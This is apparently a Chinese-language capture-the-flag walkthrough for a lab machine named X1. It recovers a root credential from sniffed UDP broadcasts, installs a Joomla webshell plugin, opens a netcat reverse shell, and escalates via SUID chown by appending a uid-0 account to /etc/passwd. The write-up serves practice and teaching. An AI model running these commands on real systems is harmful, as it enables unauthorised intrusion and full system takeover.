


# X1

## 1. 靶机发现22, 80端口



## 2. 尝试弱密码, 均无果。

## 3. 根据提示尝试监听, 发现返回信息有root相关字眼, 拉长监听时间并输入至a.log, 便于查看。

```
tcpdump -A -n host 192.168.1.6 > a.log
```

```
07:41:01.825997 IP 192.168.1.6.48022 > 255.255.255.255.5000: UDP, length 1
E...6.@.@.B.....r.....
07:41:02.827456 IP 192.168.1.6.48022 > 255.255.255.255.5000: UDP, length 1
E...7.@.@.B.....o.....
07:41:03.828351 IP 192.168.1.6.48022 > 255.255.255.255.5000: UDP, length 1
E...7.@.@.AZ.....o.....
07:41:04.829558 IP 192.168.1.6.48022 > 255.255.255.255.5000: UDP, length 1
E...7.@.@.A-.....t.....
07:41:05.830047 IP 192.168.1.6.48022 > 255.255.255.255.5000: UDP, length 1
E...8{.@.@.....5:.....
07:41:06.831714 IP 192.168.1.6.48022 > 255.255.255.255.5000: UDP, length 1
E...8.@.@.@~.....?o.....
07:41:07.833758 IP 192.168.1.6.48022 > 255.255.255.255.5000: UDP, length 1
E...9F@.@.?.....?o.....
07:41:08.834381 IP 192.168.1.6.48022 > 255.255.255.255.5000: UDP, length 1
E...9s@.@.?.....d.....
07:41:09.835456 IP 192.168.1.6.48022 > 255.255.255.255.5000: UDP, length 1
E...9.@.@.?S.....a.....
```


## 4. 根据发现的规律, 查找所有以大写字母 'E' 开头的行, 并从这些行的倒数第18个字符开始提取一个字符, 然后拼接所有提取到的字符, 结果如下:

root:00dae9e3052fb2255408182602383ce1


```
(kali㉿kali)-[~]  
$ cat a.log | awk 'BEGIN{FS=" "}/^E/{printf $(NF-1)}' 2>/dev/null  
root:00da9a3052fb2255408182602383c@1vvvvqqq(((root:00dae9e3052fb2255408182602383ce1root:00dae9
```

5. 尝试管理页面，直接登录成功


6. 尝试检索joomla webshell方法，发现有相关插件支持，下载joomla-webshell-plugin-1.1.0.zip



7. 找到入口并安装



8. 远程命令执行，curl或者浏览器均可。



## 9. 反弹shell，拿到www-data用户

```
cmd=busybox nc 192.168.1.4 8888 -e /bin/bash
```

## 10. 查看root权限，发现chown

它的主要作用是更改文件或目录的所有者（owner）以及所属组（group）

```
find / -perm -4000 -user root 2>/dev/null
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/chown
/usr/bin/mount
/usr/bin/su
/usr/bin/umount
/usr/bin/pkexec
/usr/bin/sudo
/usr/bin/passwd
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmccrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/libexec/polkit-agent-helper-1
```

## 11. 提权

```
//将所有者和所属组改为www-data
```

```
chown www-data:www-data /etc/passwd
```

```
//新增一个新root2用户，SSH登录即可。
```

```
echo
```

```
'newroot2:$1$z5glSm8N$Q7kAagz21cQfELu0WdL3.:0:0:root:/root:/usr/bin/bash'>>/etc/passwd
```

```
root@X1:~# cat root.txt
```

```
flag{root-72c0cd908b77fd5a4d0c988f7e002431}
```

```
root@X1:~# cat /home/welcome/user.txt
```

```
flag{user-dcbbdea685e6fbab5d4f283b1fff1af6}
```